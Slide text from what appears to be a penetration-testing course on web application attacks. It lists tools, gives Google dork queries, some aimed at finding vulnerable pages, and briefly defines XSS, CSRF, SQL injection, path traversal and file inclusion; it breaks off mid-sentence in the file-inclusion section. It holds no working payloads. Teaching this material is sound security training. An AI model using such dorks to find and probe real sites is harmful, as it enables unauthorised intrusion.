KELAS INTENSIF
PENTESTER

PENETRATION TESTING

Web Application Attack

Pengajar:

MUHAMMAD AIZAT KHAMIS

https://pa.rc.my/

INTRODUCTION

PREPARATION

- Burpsuite
- OpenVPN / Other VPNs
- Cookie Editor (browser extension)
- User Agent Editor / Switcher (browser extension)
- Wappalyzer (browser extension)
- Foxyproxy (browser extension)
- HTTP Live Header (browser extension)
- Hackbar (browser extension)
- Directory Scanner (dirsearch)
- VMWare/VirtualBox (linux)
- Ngrok (!required public ip)
- Brain (your extension)

GOOGLE DORKING / GOOGLE HACKING DATABASE

Google hacking database, also named as Google dorking, is a common technique that using Google Search and other Google applications to find security holes in the configuration and computer code that websites are using.

GOOGLE DORKS EXAMPLES

- inurl:/pages.php?id=12
- intext:"developed by webline“
- "movies" + Index of
- Allinurl:”/wp-content/plugins/” site:my
- Intext:”Hacking tutorials” filetype:pdf
- “Cheap web hosting” + site:sg
- inurl:(.*).php?p=home
- allintext:”Permohonan” site:id

BASIC WEB HACKING CLASS


Topic in list :

- Cross Site Scripting (XSS Injection)
- Cross Site Request Forgery (CSRF)
- SQL Injection (SQLI)
- Unauthenticated/Authenticated File Upload
- Path/Directory Traversal
- Local File Inclusion (LFI)
- Remote Code Execution (RCE)
- XML Entities Injection (XXE)
- Insecure Direct Object References (IDOR)
- Server Side Request Forgery (SSRF)
- PHP Object Injection (Deserialization)
- HTTP Header Injection
- Reverse Shells
- Privilege Escalation

HTTP HEADER INJECTION

The HTTP header injection vulnerability is a web application security term that refers to a situation when the attacker tricks the web application into inserting extra HTTP headers into legitimate HTTP responses. HTTP header injection is a technique that can be used to facilitate malicious attacks such as cross-site scripting, web cache poisoning, and more. These, in turn, may lead to information disclosure, use of your application in phishing attacks, and other severe consequences.

HTTP HEADER INJECTION IMPACT



CROSS SITE SCRIPTING (XSS INJECTION)


Cross-site Scripting is a client-side code injection attack. The Attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments.

EXPLANATION WITH IMAGE

CROSS-SITE REQUEST FORGERY (CSRF/XSRF)

Cross-site Request Forgery (CSRF/XSRF), also known as Sea Surf or Session Riding is a web security vulnerability that tricks a web browser into executing an unwanted action. Accordingly, the attacker abuses the trust that a web application has for the victim's browser. It allows an attacker to partly bypass the same-origin policy, which is meant to prevent different websites from interfering with each other.


GOOGLE DORKS EXAMPLES



SQL (STRUCTURED QUERY LANGUAGE) INJECTIONS

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.


EXPLANATION WITH IMAGE



PATH TRAVERSAL

A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root(document root) folder. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files.


EXPLANATION WITH IMAGE



LOCAL FILE INCLUSION (LFI)

A file inclusion vulnerability is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time. A file include 